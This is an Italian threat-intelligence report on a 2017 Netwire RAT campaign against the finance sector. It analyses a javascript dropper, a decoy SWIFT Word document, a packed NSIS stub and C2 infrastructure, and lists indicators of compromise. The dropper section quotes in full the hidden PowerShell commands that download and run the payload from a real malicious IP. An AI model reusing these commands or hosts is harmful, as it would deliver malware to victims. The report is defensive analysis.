DEEPCYBER
Advanced Intelligence, Protection, Antifraud.

Deloitte.

CYBER THREAT INTELLIGENCE REPORT
INFOSTEALER ATTRAVERSO IL RAT NETWIRE

Roma, 21-09-2017 – **TLP: WHITE**

TABLE OF CONTENTS

Contents

Executive Summary

Dettagli della Minaccia

Negli ultimi mesi si è registrata una nuova campagna di diffusione del RAT (Remote Access Trojan) **Netwire**. Sebbene **Netwire** sia un programma commerciale *cross-platform* per la gestione remota dei sistemi, esistono versioni modificate utilizzate per fini malevoli, quali la raccolta di informazioni di sistema (comprese quelle memorizzate nei browser) e di dati confidenziali, keylogging, cattura dello schermo, etc. I cyber criminali, sfruttandone la flessibilità, hanno iniziato ad impiegare questo approccio in campagne indirizzate per diversi settori sin dal 2012.

Esempi recenti di impiego di utilizzo di questo RAT è la campagna contro le istituzioni finanziarie operate dal gruppo *Carbanak*[1] [2] o contro il servizio cloud-based workspace A360 di Autodesk[3].

Più recentemente, una nuova campagna di infezione, che ha interessato anche l'Italia, è stata osservata sin dal mese di agosto 2017 e ha come obiettivo il settore Bank & Finance.

L'infezione utilizza come vettore di attacco un javascript con un alto livello di offuscamento, mentre la sua diffusione avviene attraverso l'invio di email di *phishing*[4], oppure sfruttando attacchi di tipo *watering hole*[5]. Le vittime di questa campagna eseguono lo script per il download del malware in quanto interessati al contenuto del documento MS Word dal titolo *ISO20022 Bank Transaction Codes - Structure Report*. Il documento MS Word, impiegato nella specifica infezione analizzata, non risulta essere un elemento attivo dell'attacco, ovvero il documento non è un vettore di attacco e non contiene macro che richiamino altri contenuti su server remoti.

Il codice javascript, una volta eseguito sulla macchina della vittima, esegue il download e l'apertura del documento MS Word e il successivo download di un codice a supporto dell'attività malevola. Il javascript, per realizzare le operazioni appena descritte, esegue due

[1] Secondo fonti riportate dal NYT, due delle banche "di destinazione" dei fondi sembrano essere J.P. Morgan Chase e la Agricultural Bank of China, ma gli istituti non hanno commentato a proposito. Inoltre, nel report rilasciato il 14 marzo 2016 da Proofpoint (https://www.proofpoint.com/sites/default/files/proofpoint-threat-insight-carbanak-group-en.pdf) è descritto l'attacco realizzato dal gruppo Carbanak contro istituzioni finanziarie nel Middle East, U.S. ed Europe.

[2] https://www.fireeye.com/blog/threat-research/2017/06/behind-the-carbanak-backdoor.html

[3] http://blog.trendmicro.com/trendlabs-security-intelligence/a360-drive-adwind-remcos-netwire-rats/

[4] Il **Phishing** è una strategia di attacco effettuata su Internet attraverso la quale un malintenzionato cerca di ingannare la vittima convincendola a fornire informazioni personali, dati finanziari o codici di accesso, fingendosi -ad esempio- un ente affidabile in una comunicazione digitale.

[5] Il **Watering Hole** è una strategia di attacco, in cui la vittima di solito è un'organizzazione o industria. In questa tipologia di attacco, l'attaccante infetta dei websites utilizzati dalle vittime di riferimento tramite un malware.

script in powershell. In modo nascosto all'utente, a partire dal codice eseguibile inizialmente scaricato, viene eseguito il codice reale codice malevolo che si connette al Server di *Command & Control* a cui sono inviate le informazioni memorizzate sul computer della vittima.

Sulla base degli indicatori di compromissione ricavati dall'analisi del codice malevolo, sembra che siano state utilizzate anche altre varianti del codice analizzato. Si è inoltre appurato che tali varianti abbiano utilizzato il documento MS Word, scaricato sempre a partire da un javascript, come vettore di attacco sfruttando la vulnerabilità CVE-2017-0199[6].

[6] Per informazioni dettagliate sulla vulnerabilità critica --- si rimanda alla consultazione dei seguenti post:

- http://www.cvedetails.com/cve/CVE-2017-0199/
- https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/
- https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199_useda.html

Informazioni sulle patch consigliate da Microsoft relative a questa vulnerabilità sono reperibili all'URL:
https://support.microsoft.com/en-us/help/3141538/description-of-the-security-update-for-office-2010-april-11-2017

Le informazioni relative alle varianti conosciute, in quanto *related* all'analisi svolta, saranno riportate nell'Allegato relativo agli Indicatori.

La campagna in esame è attualmente in fase di monitoraggio. Per maggiori dettagli tecnici relativi all'infezione contattare il team specialistico.

Descrizione dell'incidente / infezione

Il gruppo di cyber criminali responsabili della campagna di diffusione del codice malevolo analizzato ha l'obiettivo di installare un Remote Access Trojan (RAT) per il controllo e l'accesso alle informazioni presenti sui sistemi infetti.

Breve descrizione della tipologia dell'infezione

Il tipo codice malevolo utilizzato per l'infezione dei sistemi informativi è un RAT – Remote Access Trojan. Il RAT è un malware che contiene una backdoor, che consente ad un utente non autorizzato il controllo amministrativo da remoto del computer su cui è installato. I RAT vengono generalmente scaricati da Internet e installati all'insaputa dell'utente, ad esempio mascherati come un'applicazione apparentemente innocua, come un gioco o una utility, o inviati come allegati ad Email malevole. Una volta che il sistema è compromesso, il RAT fornisce una porta attraverso la quale un'attaccante può inviare comandi da far eseguire al computer vittima. Poiché un RAT viene eseguito con i privilegi di amministratore, chi lo controlla può compiere qualsiasi tipo di azione malevola

Per la diffusione del sample del codice malevolo analizzato è stato utilizzato un javascript (*dropper*).

Lo script, insieme all'eseguibile, esegue il download di un documento MS Word.

ANALISI DEL DROPPER

Il *dropper* utilizzato nell'infezione è un file javascript codificato e individuato col nome *a.js*, caratterizzato dalle seguenti proprietà:

- **MD5 :** d1b423eecf49097d7443535638cebeff
- **SHA-1**: 71d43faaec528d94f8bc3d8b72fe5f40f8bf19c5
- **SHA-256 :** 6f07a2827e46a4cf39458a4dd8227d32eed7e79049d56b105bd4959bf73f1c56
- **SSDeep96**:U5kFm7soxGdsbnnY2HCZCQD4eGFXsvMPcxondtLmKzgOQogd2lD4Cdc:SUGsonY2HCceRKXs7sSlNoP0
- **File Size :** 5.26 KB

Il file javascript è attualmente riconosciuto come malevolo da 6/58 Antivirus engine (alla data del 21 settembre 2017):

Arcabit	HEUR.JS.Trojan.ba	Fortinet	JS/Nemucod.DNR!tr.dldr
NANO-Antivirus	Trojan.Script.Heuristic-js.iacgm	Qihoo-360	virus.js.qexvmc.1070
Rising	Trojan.JS/Nemucod!1.AD34 (classic)	Symantec	JS.Downloader

Figura 1 - Detection dello script a.js

L'analisi ha evidenziato che, una volta eseguito lo script (ad esempio col *cscript* o il *wscript*), vengono eseguite le seguenti attività:



Figura 2 - Attività svolte dal javascript a.js

❶ *Esecuzione dello script in powershell per il download del documento MS Word*

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noprofile -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('http://185.61.138.175/temp/borah/unknown/1.doc', 'C:\Users\mw_analysis\AppData\Roaming\24411.doc');stop-process -name winword -Force -ErrorAction SilentlyContinue;Remove-Item -Path HKCU:\Software\Microsoft\Office\15.0\Word\Resiliency -recurse -ErrorAction SilentlyContinue;Remove-Item -Path HKCU:\Software\Microsoft\Office\16.0\Word\Resiliency -recurse -ErrorAction SilentlyContinue;$ab1 = 'C:\Users\Thomas Anderson\AppData\Roaming\24411.doc';if(Test-Path $ab1){start-process winword.exe -WindowStyle Maximized -ArgumentList \"/q `\"$ab1`\"\"};

❷ *Apertura del documento MS Word*

"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /q "C:\Users\mw_analysis\AppData\Roaming\24411.doc"

❸ *Esecuzione dello script in powershell per il download del file eseguibile*
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('http://185.61.138.175/temp/borah/unknown/1.exe', 'C:\Users\mw_analysis\AppData\Roaming\5974.exe');

L'analisi del tracciato di rete delle attività dello script mostra che il *malware download site* è il server avente indirizzo IP ***185[.]61.138.175***.

Di seguito sono riportate le principali informazioni di interesse:

Originated From Host	Sent To Host	Source/Port	Mime Type	MD5 Hash
185.61.138.175	192.168.0.124	http/80	application/msword	6e5a490ebeeafd8690b7ecbfb9d2acfb
185.61.138.175	192.168.0.124	http/80	application/x-dosexec	6d3a33e26343f545060f2e209ecdee9e

Tabella 1 - Attività di rete eseguite dal javascript a.js

Alert Description	Alert Signature	HTTP URI
A Network Trojan was detected	ET TROJAN Single char EXE direct download likely trojan (multiple families)	/temp/borah/unknown/1.exe

Tabella 2 - Alert associato al download del file eseguibile

First Seen	11/03/2016
Last Seen	11/09/2017
ASN	Dotsi, Unipessoal Lda.
Netblock	185.61.138.0/24
Organization	BlazingFast (registrant)
Street	87/30, Zhylianska Street, Office 402
City	Kyiv 01032, Kyiv Oblast
Postal	Ukraine
Country	NL (registrant)

Tabella 3 - Whois dell'indirizzo IP 185[.]61.138.175



Figura 3 – Informazioni sul server 185[.]61.138.175

Resolve	First	Last	Tags
Stabber[.]net	04/07/2017 03:13	17/09/2017 08:33	registered
amante2[.]carvalhoassessoria.com	25/10/2016 13:45	13/09/2017 17:57	registered
mail.jedex.com[.]sa	17/03/2017 12:45	18/05/2017 13:10	registered
www.larry[.]science	06/04/2016 00:13	05/03/2017 17:29	registered
big.dick.larry[.]science	19/04/2016 00:00	25/04/2016 10:17	registered
hoho.redirectme[.]net	11/03/2016 21:44	08/04/2016 22:16	dynamic

Tabella 4 - Heatmap associate all'indirizzo IP 185[.]61.138.175

ID	HASH
1	"f01e60b97574b919067bcee155496d87f9a594e3fc10999dec998e0a114349f5",
2	"fbd224d7a654a48da17e2999532f1d0c8f3d114e3bca4a41a1bdf9f684499901",
3	"3406cf0450ee28bf09ba837f16b20a39bbf5cccce94f63101ac3eb1f6fe4bdbd",
4	"a4c40ae7709bbd4f2bf9d100981e20fe6210117e89a816e3fde65d88e27df1eb",
5	"6003a334a639b9515c2aad18357994cb836908222494f3aea7e4c2326c90f881",
6	"2bd5ea2cfdd822a7654c9b58475b1db655f7c4c77d1ff60b0db5596a4fb5cbe5",
7	"e03134bfff2db681f32d9129d1c8ee9393a98ad3093a43740d730975ae87c161",
8	"665e56f7de896d691701defce31889534c9e98b9b66f20019eee3a8df9771600",
9	"f1fcb9aeff61cc7415661e9927cea51664771fe031d4f52ef124ee55d64ad297",
10	"dcc20632135c4c6ebe55389bee231f39e82454458ac4b76b9cb88e49894ff2eb"

Tabella 5 - hash value dei Downloaded file dall'indirizzo IP 185[.]61.138.175

ID	URL
1	"http://185[.]61.138.175/temp/borah/unknown/1.exe",
2	"http://185[.]61.138.175/temp/borah/unknown",
3	"http://185[.]61.138.175/temp/borah/unknown/1.exe/",
4	"http://185[.]61.138.175/temp/borah/unknown/1.doc,Pattern",
5	"http://185[.]61.138.175/temp/borah/unknown/1.xls,Pattern",
6	"http://185[.]61.138.175/temp/borah/unknown/1.xls",
7	"http://185[.]61.138.175/1.exe",
8	"http://185[.]61.138.175/404/404.pl",
9	"http://185[.]61.138.175/",
10	"http://185[.]61.138.175/a/a.pl",
11	"http://185[.]61.138.175/bins.sh",
12	"http://185[.]61.138.175/404/404.pl/",
13	"http://185[.]61.138.175/a/a.pl/",
14	"http://185[.]61.138.175/64/",
15	"http://185[.]61.138.175/64"

Tabella 6 - URL dei Downloaded file dall'indirizzo IP 185[.]61.138.175

ANALISI DEL DOCUMENTO MS WORD

Il primo file di cui il javascript esegue il download è un documento MS Word (vedi Figura 5) avente nome '1.doc'[7]. Dall'analisi condotta su questo documento non è emersa alcuna caratteristica malevola.



Figura 5 – Rappresentazione del documento MS Word

Il documento MS Word è caratterizzato dalle seguenti proprietà:

- **MD5 :** 6e5a490ebeeafd8690b7ecbfb9d2acfb
- **SHA-1 :** f419f625c3fc38adf1d740c1fd97edb1ab40942e
- **SHA-256 :** b147bcd55f7aa09d6998431e3353679efacdc0d36f6106fdd4fa5904e132b86c
- **SSDeep:** 6144:WosTQGzlfRElKRbtV0I9xzaL5S62iBIDczaJy4+DsGWgmmE4YCL71V3:WN1zaLr2GIirDsGWg5WwHysRqbTzkDjFve0lvsdVS
- **File Type :** MS Word Document

[7] Lo stesso documento è presente in rete col nome '24830.doc'

- **File Size :** 1.4 MB (1504768 bytes)

Di seguito sono riportati il *Sumary Info* e il *Document Sumary Info* estratte dalla struttura OLE del documento:

Summary Info

Application Name: Microsoft Office Word

Author: Vincent Kuntz

Character Count: 91921

Code Page: Latin I

Creation Datetime: 2013-05-24 16:17:00

Edit Time: 120

Last Author: User

Last Printed: 2008-03-19 13:00:00

Last Saved: 2017-09-08 18:45:00

Page Count: 83

Revision Number: 3

Security: 0

Subject: Bank-to-Customer Cash Management Reporting Codes

Template: Normal

Title: ISO20022 Bank Transaction Codes - Structure Report

Word Count: 16126

Document Summary Info

Characters With Spaces: 107832

Code Page: Latin I

Company: SWIFT

Content Status: ISO 20022 Approved - v6.0

Hyperlinks Changed: false

Line Count: 766

Links Dirty: false

Manager: Chantal Van Es

Paragraph Count: 215

Scale: false

Shared Document: false

Version: 983040

ANALISI DELL'ESEGUIBILE

Il file eseguibile 1.exe che viene scaricato dal *dropper* è un binario che, in realtà, funge da *stub*[8] per il codice malevolo. L'eseguibile installato si basa sulla medesima struttura di un package NSIS[9] (*Nullsoft Scriptable Install System*), cioè un software open source utilizzato per la creazione di pacchetti di installazione per i sistemi MS Windows.

L'eseguibile è caratterizzato dalle seguenti proprietà:

- **MD5 :** 6d3a33e26343f545060f2e209ecdee9e
- **SHA-1 :** a1f2748928c72a7207f129cd958e666f6007b893
- **SHA-256 :** 3406cf0450ee28bf09ba837f16b20a39bbf5cccce94f63101ac3eb1f6fe4bdbd
- **Authentihash :** f778d16da1e96a12a836774c164158b8a7296831d2d0ff84f6344d9a039493b5
- **Imphash :** e160ef8e55bb9d162da4e266afd9eef3
- **Magic PE32 executable for MS Windows (GUI) Intel 80386 32-bit**
- **SSDeep3072:**WwJ52Y7ZoH5XJaQ2TqbnTzkD7T0mZvjreQ9kaFvsyjHyH1qqkAfn4q8F:WwHysRqbTzkDjFve0lvsdVS
- **TRiD NSIS - Nullsoft Scriptable Install System (91.9%)**
- **File Type :** Win32 EXE
- **File Size :** 173.66 KB

Il file eseguibile è attualmente riconosciuto come malevolo da 34/65 AV engine (alla data del 21 settembre 2017):

[8] La "Stub" è un file (generalmente di tipo eseguibile) che viene creato dal software cripatore crypter, che unisce il codice criptato con il codice infetto in modo da non farlo trovare dagli Antivirus. Più il codice criptato è complesso più a lungo il file infetto non sarà riconosciuto da nessun tipo di antivirus

[9] http://nsis.sourceforge.net/Main_Page

AegisLab	ML.Attribute.Gen!c	AhnLab-V3	Trojan/Win32.Agent.C2130007
Arcabit	Trojan.Generic.D5B4E0D	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Agent.jwpxi
AVware	Trojan.Win32.Generic!BT	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Trojan.GenericKD.5983757	CrowdStrike Falcon	malicious_confidence_90% (W)
Cyren	W32/Trojan.SNTC-2713	Emsisoft	Trojan.GenericKD.5983757 (B)
Endgame	malicious (high confidence)	eScan	Trojan.GenericKD.5983757
ESET-NOD32	a variant of Generik.MFRAYVT	F-Secure	Trojan.GenericKD.5983757
Fortinet	W32/Injector.DRHA!tr	GData	Trojan.GenericKD.5983757
Ikarus	Trojan.Win32.Injector	K7GW	Trojan (005170791)
Kaspersky	Trojan-Dropper.NSIS.Agent.fm	Malwarebytes	Trojan.Dropper
MAX	malware (ai score=99)	McAfee	Artemis!6D3A33E26343
McAfee-GW-Edition	BehavesLike.Win32.Ransom.cc	Panda	Trj/CI.A
Rising	Malware.Undefined!8.C (cloud:GUd3cRlVdRV)	Sophos AV	Mal/Generic-S
Sophos ML	heuristic	Symantec	ML.Attribute.HighConfidence
TrendMicro-HouseCall	TROJ_GE.81B8923B	VIPRE	Trojan.Win32.Generic!BT
Webroot	W32.Injector.Gen	ZoneAlarm	Trojan-Dropper.NSIS.Agent.fm

Figura 6 - Detection dell'eseguibile 1.exe

L'accorgimento tecnico utilizzato dai creatori dell'infezione si basa sul fatto che lo *stub* non è di per sé un codice malevolo e quindi risulta spesso non rilevabile dall'antivirus installato sulla macchina della vittima. L'eseguibile è in realtà un archivio compresso e infatti lo stub esegue la decompressione sul disco prima di essere caricato in memoria. L'archivio è composto dalle seguenti cartelle:

- $PLUGINSDIR
- $TEMP
- WindNinja-2.0.1

All'interno della cartella $TEMP sono presenti i due file di interesse per l'infezione che sono *susliks.dll* e *Foreground.cab*.

I due file appena indicati sono quelli estranei al package NSIS in quanto appositamente inseriti dai creatori del malware. Tale organizzazione del codice permette agli autori del

codice di creare molte varianti del codice agendo solo su questi file, ma lasciando inalterata la tecnica e la modalità di diffusione.

I due file sono identificati dai seguenti valori hash:

- *susliks.dll*

  MD5: 5F065CE84AA9F9932D7B7F63179C93B4

  SHA1: FA6723F289F9EDDE7683A7D76261714959178A93

  SHA256: 32273010AFC5873519A38F324FE9F0D884D04F59DC4881CCC5A686400CD7702E

- *Foreground.cab*

  MD5: AD38EF4E5827DB7142A01E4D4324BC21

  SHA1: B4D043F30814D17786BE181B9BE398CB0BB6100F

  SHA256: C5E144CD9427450E05BDAB65EA0A0F12F3C8959B39960651A95FEEE6B0D06661

In fase di implating sul sistema vittima, il codice malevolo crea diverse cartelle temporanee a partire dalla cartella *C:\users\mw ana~1\appdata\local\temp* e, a partire dalla sua immagine, crea sul disco il file *C:\Users\mw analysis\AppData\Roaming\Install\1day* e lo esegue. L'analisi ha evidenziato come la libreria susliks.dll svolge la funzione di *loader* del malware vero e proprio che è contenuto nel file *Foreground.cab*.

L'analisi ha evidenziato che, in fase di esecuzione, il codice malevolo impiegata la tecnica di evasione di *process hollowing*. In particolare, l'immagine del file *1.exe* (che ha una bassa detection) è caricato in memoria dal loader, ma mantenuto in stato di *sleep* allo scopo di nascondere la successiva esecuzione del vero codice malevolo *1day.exe* che è contenuto nel file *Foreground.cab*. Il file *1day.exe* contiene anche le informazioni sulle connessioni alla Command & Control.

Le informazioni presenti nell'immagine su disco del file 1day.exe sono cifrate con un algoritmo proprietario.

Nella tabella seguente sono mostrate le cartelle temporanee create in fase di implanting ed esecuzione del codice malevolo.

ID	Cartelle Temporanee
1	C:\users\mw_ana~1\appdata\local\temp\nsy56d6.tmp"
2	C:\Users\ mw_ana~1\AppData\Local\Temp\Tutorial1
3	C:\Users\ mw_ana~1\AppData\Local\Temp\nsd64AC.tmp
4	C:\Users\ mw_ana~1\AppData\Local\Temp\nsd64AC.tmp\System.dll
5	C:\users\ mw_ana~1\appdata\local\temp\foreground.cab
6	C:\users\ mw_analysis\appdata\roaming\install\1day
7	C:\users\ mw_ana~1\appdata\local\temp\nst88fd.tmp
8	C:\users\ mw_ana~1\appdata\local\temp\susliks.dll
9	C:\users\ mw_ana~1\appdata\local\temp\susliks.dll
10	C:\users\ mw_ana~1\appdata\local\temp\nsd92fc.tmp
11	C:\users\ mw_ana~1\appdata\local\temp\nsd92fc.tmp\system.dll

Tabella 7 - Cartelle temporanee create dal codice malevolo

Il nome delle cartelle non sono considerate degli indicatori di compromissione perché scelti in modo randomico.

Dopo che il codice malevolo ha completato la fase di *implanting* sul sistema-vittima, l'analisi di rete mostra la comunicazione di Command & Control verso la *drop zone* manpower123.sytes.net (IP 141[.]105.64.228) sulla porta 3380. Di seguito alcune informazioni relative all'host manpower123.sytes.net[10]:

Resolve	Location	Network	ASN
141[.]105.64.228	RU	141.105.64.0/24	49335
41[.]75.124.1	MW	41.75.124.0/24	37187
213[.]183.40.52	DE	213.183.40.0/24	56630
95[.]141.43.196	IT	95.141.32.0/20	49367
91[.]215.153.253	BG	91.215.153.0/24	59729

Tabella 8 - Heatmap associate all'host manpower123.sytes.net

Nella figura seguente è riportata la rappresentazione in formato STIX degli indicatori

[10] Per la lista completa dei *Sibling Domains* si rimanda alla pagina https://www.virustotal.com/#/domain/manpower123.sytes.net



Figura 7 – Rappresentazione in STIX degli elementi individuati nell'analisi



Figura 8 –Rappresentazione in STIX degli elementi individuati nell'analisi con dettaglio degli IoC

Indicatori di Compromissione (IoC)

Type	Value
CVE	CVE-2017-0199
filename	a.js
MD5	d1b423eecf49097d7443535638cebeff
SHA-1	71d43faaec528d94f8bc3d8b72fe5f40f8bf19c5
SHA-256	6f07a2827e46a4cf39458a4dd8227d32eed7e79049d56b105bd4959bf73f1c56
IPv4	185.61.138.175
MD5	6e5a490ebeeafd8690b7ecbfb9d2acfb
MD5	6d3a33e26343f545060f2e209ecdee9e
Domain	stabber.net
Domain	amante2.carvalhoassessoria.com
Domain	mail.jedex.com.sa
Domain	www.larry.science
Domain	big.dick.larry.science
Domain	hoho.redirectme.net
MD5	f01e60b97574b919067bcee155496d87f9a594e3fc10999dec998e0a114349f5
MD5	fbd224d7a654a48da17e2999532f1d0c8f3d114e3bca4a41a1bdf9f684499901
MD5	3406cf0450ee28bf09ba837f16b20a39bbf5cccce94f63101ac3eb1f6fe4bdbd
MD5	a4c40ae7709bbd4f2bf9d100981e20fe6210117e89a816e3fde65d88e27df1eb
MD5	6003a334a639b9515c2aad18357994cb836908222494f3aea7e4c2326c90f881
MD5	2bd5ea2cfdd822a7654c9b58475b1db655f7c4c77d1ff60b0db5596a4fb5cbe5
MD5	e03134bfff2db681f32d9129d1c8ee9393a98ad3093a43740d730975ae87c161
MD5	665e56f7de896d691701defce31889534c9e98b9b66f20019eee3a8df9771600
MD5	f1fcb9aeff61cc7415661e9927cea51664771fe031d4f52ef124ee55d64ad297
MD5	dcc20632135c4c6ebe55389bee231f39e82454458ac4b76b9cb88e49894ff2eb
URL	http://185.61.138.175/temp/borah/unknown/1.exe
URL	http://185.61.138.175/temp/borah/unknown
URL	http://185.61.138.175/temp/borah/unknown/1.exe/
URL	http://185.61.138.175/temp/borah/unknown/1.docPattern
URL	http://185.61.138.175/temp/borah/unknown/1.xlsPattern
URL	http://185.61.138.175/temp/borah/unknown/1.xls
URL	http://185.61.138.175/1.exe
URL	http://185.61.138.175/404/404.pl
URL	http://185.61.138.175/
URL	http://185.61.138.175/a/a.pl
URL	http://185.61.138.175/bins.sh
URL	http://185.61.138.175/404/404.pl/
URL	http://185.61.138.175/a/a.pl/
URL	http://185.61.138.175/64/
MD5	6d3a33e26343f545060f2e209ecdee9e
